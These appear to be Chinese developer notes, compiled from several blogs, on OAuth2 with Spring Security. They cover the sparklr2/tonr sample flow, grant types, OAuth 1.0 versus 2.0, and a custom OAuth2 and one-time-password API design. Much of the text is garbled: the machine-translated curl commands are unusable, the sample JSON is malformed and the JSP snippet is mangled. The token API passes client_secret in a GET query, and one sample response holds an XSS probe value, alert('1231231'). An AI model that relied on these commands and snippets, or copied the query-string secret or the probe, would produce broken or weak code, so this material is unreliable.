先别急，资源服务器验证还没走完呢。我们明白了访问图片的时候客户端向服务器端发送 `http://localhost:8080/sparklr2/photos?format=xml`，由于资源服务器（同时也是授权服务器）对这类请求要求权限验证，上面的配置文件说过了。所以 `tonr` 客户端会引导用户到资源服务器/授权服务器进行授权；这里表达不够清晰或者是不正确，应该是读取受限资源，`tonr` 发起授权请求（如何处理这个异常就是 `spring oauth` 处理了）

```
tonr2      18:08:45.233      [DEBUG]      DefaultRedirectStrategy      -      Redirecting      to
'http://localhost:8080/sparklr2/oauth/authorize?client_id=tonr&redirect_uri=http%3A%2F%2Flocalhost%3A8080%2Ftonr%2Fsparklr%2Fphotos&response_type=code&scope=read+write&state=iVZRRI'
```

请求被导向了资源服务器登录页面（如果你还是不够明白，你可以想象你用新浪微博登陆某个小网站，如果你新浪微博登陆过期了，新浪微博会要你登陆一次），登陆成功后会有一个页面让资源拥有者（用户）确认是否允许 `tonr` 访问资源，注意浏览器的 `url`：`http://localhost:8080/sparklr2/oauth/authorize?client_id=tonr&redirect_uri=http%3A%2F%2Flocalhost%3A8080%2Ftonr%2Fsparklr%2Fphotos&response_type=code&scope=read+write&state=EGwPYB`（这个过程可以用 `chrome` 的开发者工具查看，结合后台 `log`）

根据 `oauth2.0` 规范，`client_id` `redirect_url` `response_type` `code` 都是必须的，如果允许后，`tonr` 能从授权服务器拿到一个 `access_token`（这个过程是一个复杂的交互过程，可以写一系列的文章了，先把它当做黑盒，不影响我们分析），以后客户端拿着这个 `access_token` 去获取资源，资源服务器会检查 `token` 的有效性。到这里我们可以继续往下走了，拿到这个 `access_token` 后资源服务器会根据 `redirect_uri` 重定向到这个地址，用户在三方客户端上进行资源访问了。

我们 `sparklr.jsp` 视图（`WEB-INF/jsp` 下），注意这个视图文件里的代码片段

```
<ul id="picturelist">
    <c:forEach var="sparklrPhotoId" items="{photoIds}">
        <li>" /></li>
    </c:forEach>
</ul>

<li>" /></li>
```

这里具体的图片，查看 `SparklrController`

```
@RequestMapping("/sparklr/photos/{id}")
```

```
public ResponseEntity<BufferedImage> photo(@PathVariable String id) throws Exception {
    InputStream photo = sparklrService.loadSparklrPhoto(id);
    if (photo == null) {
        throw new UnavailableException("The requested photo does not exist");
    }
    BufferedImage body;
    MediaType contentType = MediaType.IMAGE_JPEG;
    Iterator<ImageReader> imageReaders =
ImageIO.getImageReadersByMIMEType(contentType.toString());
    if (imageReaders.hasNext()) {
        ImageReader imageReader = imageReaders.next();
        ImageReadParam irp = imageReader.getDefaultReadParam();
        imageReader.setInput(new MemoryCacheImageInputStream(photo), true);
        body = imageReader.read(0, irp);
    } else {
        throw new HttpMessageNotReadableException("Could not find
```

---

```

javax.imageio.ImageReader for Content-Type ["
    + contentType + "]);
}
HttpHeaders headers = new HttpHeaders();
headers.setContentType(MediaType.IMAGE_JPEG);
return new ResponseEntity<BufferedImage>(body, headers, HttpStatus.OK);
}

```

这里的分析跟获取图片所有数据类似，输入流的获取从配置文件里读取到的资源服务器的 url，然后进行读

```

public InputStream loadSparklrPhoto(String id) throws SparklrException {
    return new ByteArrayInputStream(sparklrRestTemplate.getForObject(
        URI.create(String.format(sparklrPhotoURLPattern, id)),
        byte[].class));
}

```

sparklrPhotoListURL=http://localhost:8080/sparklr/photos?format=xml 服务方资源  
 sparklrPhotoURLPattern=http://localhost:8080/sparklr/photos/%s 服务方资源  
 sparklrTrustedMessageURL=http://localhost:8080/sparklr/photos/trusted/message 服务方资源  
 accessTokenUri=http://localhost:8080/sparklr/oauth/token 服务方发出令牌的链接

userAuthorizationUri=http://localhost:8080/sparklr/oauth/authorize 服务器授权的链接  
 http://localhost:8080/sparklr/oauth/authorize?client\_id=tonr&redirect\_uri=http%3A%2F%2F127.0.0.1%3A8080%2Ftonr%2Fsparklr%2Fphotos&response\_type=code&scope=read+write&state=4GH3rm

sparklrMeURL=http://localhost:8080/sparklr/photos/me?format=json 服务方资源

http://127.0.0.1:8080/tonr/sparklr/photos?code=ihufZX&state=4GH3rm

## 2.6.3 Spring-security-oauth2

<http://hevanwang.iteye.com/blog/2009923>

Oauth2.0 用 Spring-security-oauth2 非常简单

上周，我想开发 OAuth 2.0 的一个实例。我检查了 Spring-security-Oauth2.0 的样例，OAuth 2 提供商 sparklr2 和 OAuth 2 客户端 TONR。我探索在互联网上了一下，整理相关文档。编译并运行了 OAuth 2 提供商 sparklr2 和 OAuth 2 客户端 TONR，并检查所有的授权上。现在，我在这里从实用的角度讲解的 OAuth 2.0 的不同方面来理解 Spring-security-Oauth2.0。

这篇文章是试图描述的 OAuth 2.0 以简化的形式来帮助开发商和服务提供商实施的协议。


我将涵盖以下主题在这篇文章中。

- 1。实体
- 2。创建应用程序
- 3。授权, Grant-Type
  - a.Web 服务器应用程序(Web Server)
  - b.基于浏览器的应用程序(Web Client)
  - c.手机应用程序(Mobile APP)

4 。 访问资源

5 。 资源

OAuth2.0 流程:



OAuth 的服务器:

这也被称为 OAuth 的提供者。它的整体责任是验证和授权的用户/客户端和管理令牌。

第三方应用:

第三方应用程序俗称为客户端，将尝试获得访问用户的帐户。它需要从用户获得许可，才可以这样做。这可能是一个基于 Web 服务器的应用程序，基于浏览器的应用程序，桌面应用程序，手机/平板电脑应用程序或一些智能设备，如谷歌护目镜和智能电视。

资源服务器:

俗称为资源服务器的 API，从其中的数据会被提取出来或送达。这可能是 SOAP 或 REST 的基础服务提供商。

用户:

---

用户俗称为资源所有者，谁可以访问访问资源。

创建应用程序：

在您开始 OAuth 的过程中，您必须先注册一个新的应用与服务/供应商。当注册一个新的应用程序，你通常注册基本信息，如应用程序克林特 ID，秘密，授权发放，类型等，另外，你必须注册一个重定向 URI，用于将用户重定向到 Web 服务器，基于浏览器的，或移动应用程序。

重定向的 URI：

该服务将只将用户重定向到注册的 URI，这有助于防止某些攻击。任何 HTTP 重定向的 URI 必须与 SSL 安全保护，因此该服务将只重定向到的 URI 以“https”开头。这可以防止从令牌在授权过程中被截获。

客户端 ID 和授权密码：

注册您的应用程序后，你将拥有你的客户端 ID 和客户端授权密码。该客户端 ID 被认为是公共信息，并用于建立登录网址，或包括在一个页面上的 Javascript 源代码。客户端授权密码必须保密。如果部署的应用程序不能保守授权密码的机密，如 JavaScript 或本机应用程序，那么这个授权密码不被使用。

授权方式：

的 OAuth 2 的第一步是从用户获得授权。对于基于浏览器或移动应用程序，这通常是由显示给用户提供的服务的接口来实现的。

OAuth 的 2 提供了不同的用例数批类型。定义的补助类型有：

- 一个 Web 服务器上运行的应用程序授权码

- 隐含的基于浏览器的或移动应用程序

- 密码与用户名和密码登录

- 对于应用程序访问客户端凭据

Web 服务器应用程序

Web 应用程序都写在一个服务器端语言和运行服务器的应用程序的源代码是不提供给公众。

授权请求：

`http://localhost:8080/oauth2/oauth/authorize?response_type=code&client_id=easylocate&scope=read&redirect_uri=http://localhost:8080/web`

之后接受访问。该页面将被重定向到重定向 URI 的授权码。

`http://localhost:8080/web/?code=t7ol7D`

现在是时候来交换授权码来获得访问令牌。

`http://localhost:8080/oauth2/oauth/token?grant_type=authorization_code&code=t7ol7D&redirect_uri=http://localhost:8080/web&client_id=easylocate&client_secret=secret`

与访问令牌的 OAuth 的服务器回复

```
{
  "ACCESS_TOKEN": "372c3458 - 4067 - 4b0b - 8b77 - 7930f660d990"
  "token_type": "bearer",
  "refresh_token": "ce23c924 - 3f28 - 456C - A112 - b5d02162f10c"
  "expires_in": 37364,
  "scope": "read"
}
```

万一错了授权码，的 OAuth 服务器回复的错误。

---

```
{
  "error": "invalid_grant",
  "error_description": "无效的授权码: t7oID"
}
```

安全性：需要注意的是该服务应要求应用程序进行预注册的重定向的 URI 。否则将有一个错配。

基于浏览器的应用程序和移动应用程序：

基于浏览器的应用程序在浏览器从网页加载的源代码之后运行完全。由于整个源代码是提供给浏览器，他们不能保持其客户端秘密的保密性，所以这个秘密是不是在这种情况下使用。

授权请求：

`http://localhost:8080/oauth2/oauth/authorize?response_type=token&client_id=easylocate&redirect_uri=http://localhost:8080/web&scope=read`

之后接受访问。该页面将被重定向到重定向 URI 与令牌。

`http://localhost:8080/web/#access_token=372c3458-4067-4b0b-8b77-7930f660d990&token_type=bearer&expires_in=37026`

就是这样，没有其他的步骤！在这一点上，一些 JavaScript 代码可以（在 # 后的部分）拉出访问令牌的片段，并开始进行 API 请求。

如果出现错误，你反而会收到一条错误的 URI 片段，如：

`http://localhost:8080/web/#error=invalid_scope&error_description=Invalid+scope%3A+read+write`

基于密码：

OAuth 的 2 还提供了可用于令牌直接交换一个用户名和密码访问密码交付式。因为这显然需要的应用程序来收集用户的密码，它应该只用于由服务自身创建的应用程序。例如，原生 Twitter 的应用程序可以使用这笔款项型移动或桌面应用程序登录。

使用密码交付式，只是让类似下面的 POST 请求。我现在用的卷曲工具来演示 POST 请求。您可以使用任何其他客户端。

卷曲-I -X POST -D “的 client\_id = easylocate & grant\_type =密码和用户名 admin 和密码=管理员 & CLIENT\_SECRET =秘密” `http://localhost:8080/oauth2/oauth/token`

服务器将返回与令牌

```
{
  "ACCESS_TOKEN": "4e56e9ec - 2f8e - 46b4 - 88b1 - 5d06847909ad"
  "token_type": "bearer",
  "refresh_token": "7e14c979 - 7039 - 49d0 - 9c5d - 854efe7f5b38"
  "expires_in": 36133,
  "scope": "read,write"
}
```

客户端凭据基于：

基于客户端 credentials 授权用于服务器到服务器应用程序的访问。我只是表示使用卷曲工具的 POST 请求。

卷曲 -I -X POST -D “的 client\_id = easylocate & grant\_type = client\_credentials & CLIENT\_SECRET =秘密” `http://localhost:8080/oauth2/oauth/token`

服务器会回来的访问令牌

```
{
```

```
“ACCESS_TOKEN”: “9cd23bef - ae56 - 46b0 - 82f5 - b9a8f78da569”
“token_type”: “bearer”,
“expires_in”: 43199,
“scope”: “read”
}
```

访问的资源:

一旦您通过验证并获得访问令牌, 可以提供访问令牌来访问受保护的资源。

## 2.6.4 OAuth1.0 和 OAuth2.0 的区别

最近研究论坛里那个微薄验证授权的代码: 终于看懂了不过到官方网站一下, 原来是一代 oauth 认证。不过也好, 二代简单了。呵呵。

\* OAuth2.0 不需要签名了。之前所有的复杂的 signatureBaseString 计算、appSecret、 tokenSecret 什么的都成浮云了, 现在所有请求不需要签名了。所有二版微博 API 都使用 HTTPS 了。

\* 相对于 1.0 的 Request\_Token 换 Authorization\_Code, Authorization\_Code 再换 Access\_Token 的授权模式, 2.0 提供了一种更简洁给力的授权码方式: Authorization\_Code 直接换 Access\_Token 模式。

所以 OAuth2.0 的登录 API 只有两个 oauth2/authorize 和 oauth2/accesstoken。其实之前之所以要多一个获取 Request\_Token 的步骤, 主要是为了 Server 来认证 Client(还记得申银万国吗), 看 client 是不是一个合法的注册过的 Client。

\* 当然 OAuth2.0 不止一种授权模式, 共有四种, 新浪微博实现了最主要的 3 种: 授权码式、用户名密码式、隐藏式。

授权码式就是上面提到 Authorization\_Code 直接换 Access\_Token 模式, 登录需两步。

用户名密码式可实现一步登录(当然前提是用户得信任你的 app 才会乖乖给你密码)。

隐藏式也是一步登录, 适用于 JavaScript 等脚本语言做逻辑处理的 web 客户端。

\* OAuth2.0 里的 Access\_Token 与 1.0 里的不同。1.0 里包含 3 个字段: UserID, AccessToken, AccessTokenSecret。2.0 里也包含 3 个字段: AccessToken, (根据网友"U 点意思"提供的情报, 2.0 的 Access\_Token 字段, 每次返回的值不一样。这与 1.0 中 Access\_Token 字段值永远不变, 是个很大的区别)

ExpiresIn(AccessToken 的过期时间, 按秒计, 很短, 默认可能是 1 个小时)

RefreshToken (AccessToken 过期时, 用来获取新的 AccessToken, 具体做法是当使用 AccessToken 时收到类似 TokenInvalid 或者 TokenExpired 的错误时, 调用 oauth2/accesstoken 接口传递 RefreshToken 以获取新的 AccessToken)

\* OAuth2.0 引入了 Authorization Server 的概念(越来越像微软的 WIF-Window Identity Model)。对于我们开发者而言, 没必要区分 Authorization Server 和 Resource Server, 我们看到的就是新浪微博 Server。

\* 使用 OAuth2.0 访问新浪微博 API 更简单了, 只需要传递一个 AccessToken 值。

\* 所有 API 只返回 Json 格式了, 没有 XML 格式的了。(这是为虾米)。

## 2.6.5 自己制作的 OAuth2.0 应用

数据库保存两张表: 一张保存应用的数据, 如

```
CREATE TABLE `oauth_client_xxx` (
  `id` int(11) NOT NULL AUTO_INCREMENT COMMENT '自增 id',
  `client_id` varchar(256) NOT NULL DEFAULT '' COMMENT '客户端 ID',
```

---

```


`client_name` varchar(100) NOT NULL DEFAULT '' COMMENT '客户端名称',
`client_uri` varchar(256) NOT NULL DEFAULT '' COMMENT '客户端首页',
`client_secret` varchar(256) NOT NULL DEFAULT '' COMMENT '客户端密钥',
`authorized_grant_types` varchar(256) NOT NULL DEFAULT '' COMMENT '授权类型',
`create_time` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP COMMENT '创建时间',
`update_time` timestamp NOT NULL DEFAULT '0000-00-00 00:00:00' COMMENT '更新时间',
`status` tinyint(4) NOT NULL COMMENT '状态，1 可用，-1 已删除，0 屏蔽',
`memo` varchar(256) DEFAULT '' COMMENT '附件信息',
PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=6 DEFAULT CHARSET=utf8 COMMENT='客户端详细信息';

-- 一张保存接入的用户的数据，如：
CREATE TABLE `oauth_access_xxx` (
  `user_id` int(11) NOT NULL DEFAULT '0' COMMENT '用户 id',
  `user_name` varchar(50) DEFAULT '' COMMENT '用户名称',
  `client_id` varchar(50) NOT NULL DEFAULT '' COMMENT '客户端 id',
  `token_id` varchar(256) NOT NULL DEFAULT '' COMMENT '令牌',
  `create_time` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP COMMENT '创建时间',
  `available_time` timestamp NOT NULL DEFAULT '0000-00-00 00:00:00' COMMENT '有效时间',
  `update_time` timestamp NOT NULL DEFAULT '0000-00-00 00:00:00' COMMENT '更新时间',
  `status` int(4) NOT NULL COMMENT '状态，1 正常，-1 删除，0 屏蔽',
  `memo` varchar(256) DEFAULT '' COMMENT '附加信息',
  PRIMARY KEY (`user_id`,`client_id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COMMENT='发放令牌';

```

流程图：

## Oauth2



请求方法:



## 1、请求授权接口

URL:	http://open. .cn/v2/oauth2/authorize.do?client_id=abc&redirect_uri=http://oauth.yixun.com
方法	GET
功能描述	请求授权页面接口，正常情况下返回授权码 code
调用源	浏览器，由用户选择点击
正常结果	<p>如果用户未登陆或者 code 生成错误则跳转到“请求授权接口”的页面；如果成功则跳转到 <u>redirect uri</u></p> <p>1.如果未传递参数会跳转到错误页面，并显示信息“对不起，请求参数不能为空”；</p> <p>2.如果校验参数出错会跳转到错误页面，并显示信息“对不起，该网站尚未开通天涯账号登录”；</p> <p>3.当回调地址的域名与保持的域名不同时，会跳转到错误页面，并显示信息“对不起，你所在的站点在天涯认证失败，请联系 xxx”；</p> <p>4. 请求 code 但找不到在线用户时，给错误提示“请先授权并登录您的天涯账号”；</p> <p>5.当授权失败时，返回错误信息“授权失败，请重试”；</p> <p>6.授权成功后会带 code 重定向到 <u>redirect uri</u> 例如本例会跳转到： http://oauth.yixun.com?code=009424bed669f5bef8c9b718b3033a41..</p>
异常结果	http 错误：如 500、404、400

请求授权的接口，这个方法的注意事项：

- 1) 检查参数；
- 2) 查询数据库检查网站是否开通接入；
- 3) 对比域名根是否有认证，防入侵；
- 4) 获取用户 cookie 以判断是否在线，并将 id、name、随机码和 MD5（由应用 id、应用密码、返回地址、用户 id、随机码生成）的 code 写到缓存（时间为 1 小时）。然后跳转到不同页面。

## 2、生成 token 的接口：JSON

URL：	http://open. cn/v2/oauth2/token.do?client_id=1234567&redirect_uri=http://oauth.yixun.com&code=009424bed669f5bef8c9b718b3033a41&client_secret=efewf3924fee5w.:%27.&grant_type=authorization_code
方法	GET
功能描述	使用授权码获取令牌的接口
调用源	服务器自动跳转
正常结果	<p>为请求端发放令牌，令牌有效时间一般为一个月，返回的参数包括令牌 id: <u>tokenId</u> 和有效日期: <u>expires</u>，各种出错结果如下：</p> <pre>{ "message": "参数不对", "data": {}, "code": "-1", "success": 0 } { "message": "暂时只支持 authorization_code 授权", "data": {}, "code": "-1", "success": 0 } { "message": "code 失效或者已过期", "data": {}, "code": "-2", "success": 0 } { "message": "第三方应用检查不通过", "data": {}, "code": "-2", "success": 0 } { "message": "服务器出错，请稍后再试", "data": {}, "code": "-3", "success": 0 }</pre> <p>成功结果如下：</p> <pre>{ "message": "令牌发放成功", "data": { "expires": 1438832321000, "tokenId": "833c95512f868cd135da253d89bc2dbe" }, "code": "1", "success": 1 }</pre>
异常结果	http 错误：如 500、404、400

@ResponseBody 令牌发放方法，这个方法的注意事项：

- 1) 判断参数；
- 2) 判断授权方式；
- 3) 检查 code，一般缓存；并在检查通过后删除缓存；
- 4) 输出 token；

## 3、开放信息：JSON

URL：	http://open. cn/v2/oauth2/user/info.do?client_id=1234567&token=23f8bb6828f8161ef0e0d5f871638a4f
方法	GET
功能描述	使用令牌获取用户信息接口
调用源	服务器自动跳转
正常结果	<p>可能出错的情况如下：</p> <pre>{ "message": "参数不对", "data": {}, "code": "-1", "success": 0 } { "message": "token 不存在或者已经失效", "data": {}, "code": "-2", "success": 0 }</pre> <p>正常时返回用户信息，包括：用户 id: <u>user_id</u> 用户名: <u>user_name</u> 缩略头像: <u>thumbnail</u> 等信息，如下：</p> <pre>{ "message": "获取用户信息成功", "data": { "data": { "user_name": " ", "sex": "男", "thumbnail": "http://tx. com/logo/1", "mood": "alert('1231231')", "province": "海外", "user_id": 1, "city": "新加坡" }, "code": "1", "success": 1 }</pre>
异常结果	http 错误：如 500、404、400

@ResponseBody 获取信息的方法，注意事项有：

- 
- 1) 查询参数;
  - 2) 检查 token;
  - 3) 获取信息返回。

## 2.6.6 一次性密码应用

One Time Password, 一次性密码, 由 xx 产生, 由合作伙伴触发消费, 并得到 otp (token) 对应的 xx 帐号信息。

适用于在 xx 的网站上点击登录操作, 隐式地注册绑定合作伙伴帐号并隐式登录合作伙伴应用的场景。

注意点:

- 1、OTP 一般 1 分钟内有效;
- 2、全局唯一, 每个 OTP 必须对应为唯一一个 xx 的 uid;
- 3、传输过程中, AES 加密; 密钥由 xx 公司颁发;

PS: 合作方接收到 token 需做一些逻辑处理:

a、每次访问聚合页面需判断 token:

1、无token, 则清cookie, 无登录状态


2、有token, 判断是否有合作方账号的登录状态:

①、已登录, 判断上次登录的token与此次的是否相同, 相同则忽略, 不同则重新调xx接口校验token登录

②、没有登录, 直接调xx接口校验token完成登录

b、当非在线状态用户需用到聚合功能页面的某些功能时, 需要在线状态判断, 不在线时, 跳转到xx的登录页完成登录后刷新聚合页(新token)。

流程图:



前置条件: 帐号已经登录。

#### 1、产生 token 接口

URL:	URL 的链接: <code>http://open. .cn/v2/opt/createToken.do?source=XXXXXX</code> 其中, 调用该链接的时机是在用户打开聚合页 ( ) 页面直接发起访问。
方法	Get
功能描述	由合作方或聚合页发起, 带回生成的 token, 追加到合作方的 callback url (如 iframe 链接)
调用源	浏览器
正常结果	<code>{"message": "获取成功", "data": {"token": "xxxxxx"}, "code": "1", "success": 1}</code> <code>{"message": "获取成功", "data": {"token": ""}, "code": "1", "success": 1}</code> // 不在线 Token 需自己解析 json 获取 token: 一个经过 AES 加密的串, 算法 AES(token), 里边的 token 为 产生真正的一次性票据 OTP, 密钥由指定指定。
异常结果	http 错误: 如 500、404、400 等

获取 token 的 js 样例

```
<script type="text/javascript">
jQuery(document).ready(function(){
    $.ajax({
        type: "get",
        async:false,
        url: "http://open.xx.cn/v2/opt/createToken.do?source=yy&var=jsonback",
        dataType: "script",
        success: function(data){
            console.log(jsonback.data.token);
        },
        error:function(){
            console.log('fail');
        }
    });
});
</script>
```

## 2、校验 token 接口

URL：	<a href="http://open.10086.cn/v2/opt/verifyToken.do?tokenStr=xxxxx">http://open.10086.cn/v2/opt/verifyToken.do?tokenStr=xxxxx</a>
方法	post
功能描述	合作方发起，检验 token 是否正确
调用源	合作方服务器（ip 需提供给，该接口作了 ip 限制）
入参：	tokenStr: 一次性票据 (解密后的 TOKEN)
正常结果	<p>结果数据为 Json 格式</p> <p>正常：</p> <pre>{ "message": "成功", "code": "1", "success": 1, "data": { "ty_id": "12345", "ty_name": "testName" } }</pre> <p>说明：</p> <p>1、code: 1: 合法 -1: 参数不对 -2: IP 不合法 0: 校验失败;</p> <p>2、code=1 时，data 返回：</p> <p>2.1、<code>ty_id</code>: 账号的唯一 id，表明了用户的唯一身份；</p> <p>2.2、<code>ty_name</code>: 登录用户名，可不传；</p> <p>2.3、其他属性可自行以扩展；</p> <p>code 非 1 时，请把错误信息放到 message 中。</p> <p>例如：{ "message": "您无访问权限!", "data": {}, "code": "-2", "success": 0 }</p>
异常结果	http 错误：如 500、404、400

注意事项：

- 1) 使用 AES 进行加密，生成 token 放入缓存，时间为 1 分钟；
- 2) 限制访问 IP。

## 2.7 xzing 二维码的使用

<https://github.com/zxing/zxing> 项目首页

<http://blog.csdn.net/benweizhu/article/details/7069403>

本例子页

<http://www.tuicool.com/articles/NZnaQnN>

另外一个例子

